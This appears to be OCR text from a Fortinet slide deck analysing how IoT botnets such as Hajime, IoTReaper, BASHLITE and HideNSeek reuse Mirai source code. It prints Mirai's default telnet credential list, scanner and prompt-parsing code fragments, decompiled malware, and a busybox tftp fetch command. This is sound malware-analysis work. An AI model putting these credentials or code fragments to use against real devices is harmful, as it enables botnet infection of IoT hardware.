


FORTINET

How Mirai Works



How Mirai Works



FORTINET

Re-use of Mirai Source Code

Re-use of username/password combination

```
// Set up passwords
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                  // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                       // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                       // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                   // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                   // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);               // root     xmhdipc
add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);               // root     default
add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);           // root     juantech
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                   // root     123456
add_auth_entry("\x50\x4D\x4D\x56", "\x17\x16\x11\x10\x13", 5);                       // root     54321
add_auth_entry("\x51\x57\x52\x52\x4D\x50\x56", "\x51\x57\x52\x52\x4D\x50\x56", 5);   // support  support
add_auth_entry("\x50\x4D\x4D\x56", "", 4);                                           // root     (none)
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x52\x43\x51\x51\x55\x4D\x50\x46", 4);       // admin    password
add_auth_entry("\x50\x4D\x4D\x56", "\x50\x4D\x4D\x56", 4);                           // root     root
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17", 4);                       // root     12345
add_auth_entry("\x57\x51\x47\x50", "\x57\x51\x47\x50", 3);                           // user     user
add_auth_entry("\x43\x46\x4F\x4B\x4C", "", 3);                                       // admin    (none)
add_auth_entry("\x50\x4D\x4D\x56", "\x52\x43\x51\x51", 3);                           // root     pass
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C\x13\x10\x11\x16", 3);   // admin    admin1234
add_auth_entry("\x50\x4D\x4D\x56", "\x13\x13\x13\x13", 3);                           // root     1111
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x51\x4F\x41\x43\x46\x4F\x4B\x4C", 3);       // admin    smcadmin
```

FORTINET

Re-use of username/password combination

1. IRCTelnet/ newAidra (October 2016)
   - 77 username/password combination, most from Mirai
   - Based from the source code Aidra (2012)

FORTINET

Re-use of username/password combination

2. Hajime (October 2016)
   - uses Mirai's username/password combination
   - No ddos modules
   - P2p network

```
Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
```

Mysterious Hajime botnet has pwned 300,000 IoT devices

The Dark Knight of malware's purpose remains unknown

By John Leyden 27 Apr 2017 at 16:02 17 SHARE ▼

FORTINET

Code re-use

- IdaPro + BinDiff / JEB Decompiler

IoTReaper

MIRAI

similarity	confide	change	EA primary	name primary	EA secondary	name secondary	con	algorithm
1.00	0.99	-------	00019838	sub_19838_215	00019F38	sub_19F38_343		prime signature matching
1.00	0.99	-------	0001CFB0	.term_proc	0001BE84	.term_proc		name hash matching
1.00	0.99	-------	000080B0	sub_80B0_0	000080B0	sub_80B0_266		call reference matching
1.00	0.99	-------	0001243C	sub_1243C_57	00012128	table_lock_val		call reference matching
1.00	0.99	-------	000124F4	sub_124F4_58	000121E0	table_unlock_val		call reference matching
1.00	0.99	-------	0001483C	sub_1483C_85	00013690	ioctl		call reference matching
1.00	0.99	-------	0001488C	sub_1488C_86	00013544	kill		call reference matching
1.00	0.99	-------	00017DA8	sub_17DA8_158	000142C4	connect		call reference matching
1.00	0.99	-------	00017E88	sub_17E88_163	000143A4	sub_143A4_284		call reference matching
1.00	0.99	-------	00017EBC	sub_17EBC_164	000143D8	send		call reference matching
1.00	0.98	-------	0000B7DC	sub_B7DC_20	0000FC80	rand_next		prime signature matching
1.00	0.98	-------	0000B834	sub_B834_21	0000FCD8	rand_init		prime signature matching
1.00	0.98	-------	0000B9B8	sub_B9B8_23	0000FF3C	resolve_entries_free		prime signature matching
1.00	0.98	-------	00017014	sub_17014_134	000190E4	sub_190E4_326		prime signature matching
1.00	0.98	-------	00012410	sub_12410_56	000120FC	table_retrieve_val		call reference matching

FORTINET

Code re-use

3. IoTReaper (September 2017)
   - Use of 9 exploits for infection
   - Integrated Lua environment


ANDY GREENBERG SECURITY 10.20.17 05:45 PM

THE REAPER IOT BOTNET HAS ALREADY INFECTED A MILLION NETWORKS

FORTINET

Code re-use

4. Persirai/Http81 (April 2017)
   - borrows the port scanning module from Mirai
   - borrows utils functions from Mirai
   - “Mirai” string is found in the filenames
   - Target vulnerabilities in Wireless IP camera(P2P)



Code re-use

Function	similarity	confidence
checksum_generic	0.97	0.98
killer_init	0.32	0.56
killer_kill	0.43	0.62
killer_kill_by_port	0.33	0.62
rand_init	0.69	0.95
rand_next	0.7	0.98
scanner_kill	0.43	0.62
setup_connection	0.87	0.92
util_atoi	0.94	0.97
util_local_addr	0.74	0.78
util_memsearch	0.96	0.98
util_strlen	1	0.99
util_zero	0.52	0.69

FORTINET

Code re-use

5. BASHLITE/Gafgyt/Qbot with MiraiScanner (August 2017)
   - Source code is leaked
   - MiraiScanner()
   - MiraiIPRanges()
   - MiraifindARandomIP()
   - Mirai's username-password combination

FORTINET

Code re-use

- BASHLITE – client.c module

```
char * Mirai_Usernames[] = {
  "telnet\0", //mother:fucker
  "root\0", //root:xc3511
  "root\0", //root:vizxv
  "root\0", //root:admin
  "admin\0", //admin:admin

  "root\0", //root:888888
  "root\0", //root:xmhdipc
  "root\0", //root:default
  "root\0", //root:juantech

  "root\0", //root:123456
  "root\0", //root:54321
  "support\0", //support:support
  "root\0", //root:(none)
```

```
char * Mirai_Passwords[] = {
  "telnet\0", //mother:fucker
  "xc3511\0", //root:xc3511
  "vizxv\0", //root:vizxv
  "admin\0", //root:admin
  "admin\0", //admin:admin

  "888888\0", //root:888888
  "xmhdipc\0", //root:xmhdipc
  "default\0", //root:default
  "juantech\0", //root:juantech
```

```
void MiraiScanner(int wait_usec, int maxfds){
        int max = getdtablesize() - 100, i, res, num_tmps, j;
        char buf[128], cur_dir;
        if (max > maxfds)
                max = maxfds;
        fd_set fdset;
```

FORTINET

Code re-use

6. HideNSeek (January 2018)
   - configuration table similarity
   - Re-use of utils functions from Mirai
   - Re-use of consume_pass_prompt()
   - Re-use of consume_user_prompt()
   - Can use both dictionary and exploit attacks
   - Capability for data exfiltration

Code re-use

HideNSeek

```
Text
call   tbl_unlock_val ; /proc/net/tcp
call   tbl_unlock_val ; /proc/
call   tbl_unlock_val ; /exe
call   tbl_unlock_val ; /fd
call   tbl_unlock_val ; /proc/
call   tbl_unlock_val ; /exe
call   tbl_unlock_val ; /cmdline
call   tbl_unlock_val ; /exe
call   tbl_unlock_val ; /status
call   tbl_unlock_val ; /proc/
call   tbl_unlock_val ; telnetd
call   tbl_unlock_val ; /tmp/6rE2A40
call   tbl_unlock_val ; REPORT %s:%s
call   tbl_unlock_val ; HTTPFLOOD
call   tbl_unlock_val ; LOLNOGTFO
call   tbl_unlock_val ; zollard
call   tbl_unlock_val ; /bin/busybox ~~~~~~~~~
call   tbl_unlock_val ; ~~~~~~~~~: applet not found
call   tbl_unlock_val ; /bin/busybox tftp -g -l %s/%s -r %T %I;
```

MIRAI

```
5B\x4D\x57\x56\x57\x0C\x40\x47\x0D\x46\x73\x55\x16\x55\x1B\x75\x45\x7A\
 // /proc/

7\x46\x0B\x22", 11); // (deleted)

; // .anime
", 8); // /status
x18\x07\x51\x22", 13); // REPORT %s:%s
\x22", 10); // HTTPFLOOD
\x22", 10); // LOLNOGTFO
5A\x16\x67\x7E\x5A\x16\x67\x7E\x5A\x16\x11\x7E\x5A\x17\x12\x7E\x5A\x16\
 8);    // zollard
x6B\x72\x22", 11); // GETLOCALIP

hell
 // enable
 // system

B\x40\x4D\x5A\x02\x6F\x6B\x70\x63\x6B\x22", 19); // /bin/busybox MIRAI
```

FORTINET

Code re-use

Consume_pass_prompt() MIRAI

```
static int consume_pass_prompt(struct scanner_connection *conn)
{
    char *pch;
    int i, prompt_ending = -1;

    for (i = conn->rdbuf_pos - 1; i > 0; i--)
    {
        if (conn->rdbuf[i] == ':' || conn->rdbuf[i] == '>' || conn->rdbuf[i] == '$' || conn->rdbuf[i] == '#')
        {
            prompt_ending = i + 1;
            break;
        }
    }

    if (prompt_ending == -1)
    {
        int tmp;

        if ((tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, "assword", 7)) != -1)
            prompt_ending = tmp;
```

FORTINET

Code re-use

Consume_pass_prompt() HideNSeek

```
1  __int64 __fastcall consume_pass_prompt(_scanner_connection *conn)
2  {
3    int i; // esi
4    char s; // cl
5    unsigned int prompt_ending; // edx
6    signed int tmp; // eax
7    char assword_buff[40]; // [rsp+0h] [rbp-28h]
8
9    i = conn->rdbuf_pos;
10   while ( --i > 0 )
11   {
12     s = conn->rdbuf[i];
13     if ( s == '>' || s == ':' || s == '$' || s == '#' )
14     {
15       prompt_ending = i + 1;
16       if ( i + 1 >= 0 )
17         return prompt_ending;
18       break;
19     }
20   }
21   decrypt(&byte_41150E, assword_buff);            // assword
22   tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, assword_buff, 7);
23   prompt_ending = 0;
```

FORTINET

Code re-use

- Consume_user_prompt()

MIRAI


```
if (prompt_ending == -1)
{
    int tmp;

    if ((tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, "ogin", 4)) != -1)
        prompt_ending = tmp;
    else if ((tmp = util_memsearch(conn->rdbuf, conn->rdbuf_pos, "enter", 5)) != -1)
        prompt_ending = tmp;
}
```

HideNSeek


```
tbl_unlock_val(a1, a2, (int)&unk_805BA89, &v5);// ogin
v3 = a3 + 16;
result = util_memsearch(a3 + 16, *(_DWORD *)(a3 + 12), (int)&v5, 4);
if ( result < 0 )
{
  tbl_unlock_val(result, v3, (int)&unk_805BA96, &v5);// enter
  result = util_memsearch(a3 + 16, *(_DWORD *)(a3 + 12), (int)&v5, 5);
  if ( result < 0 )
  {
    tbl_unlock_val(result, v3, (int)&unk_805BA8E, &v5);// sername
    result = util_memsearch(a3 + 16, *(_DWORD *)(a3 + 12), (int)&v5, 7);
```

FORTINET

Code re-use



Adds persistence
First spotted:
Hide 'N Seek
dec
jan
feb
mar
apr
may
jun
jul
au
2018
UPX Packed

Code re-use



FORTINET

Code re-use




FORTINET

Code re-use


7. ADB.miner (February 2018)
   - Utilize port scanning code from Mirai
   - Username/passwords from Mirai is in the binary
   - Targets
   - Moner

FORTINET

Code re-use


74 6D 70 2F-64 72 6F 69-64 62 6F 74-2E 61 70 6B
00 00 00 00-63 6F 6D 2E-61 6E 64 72-6F 69 64 2E
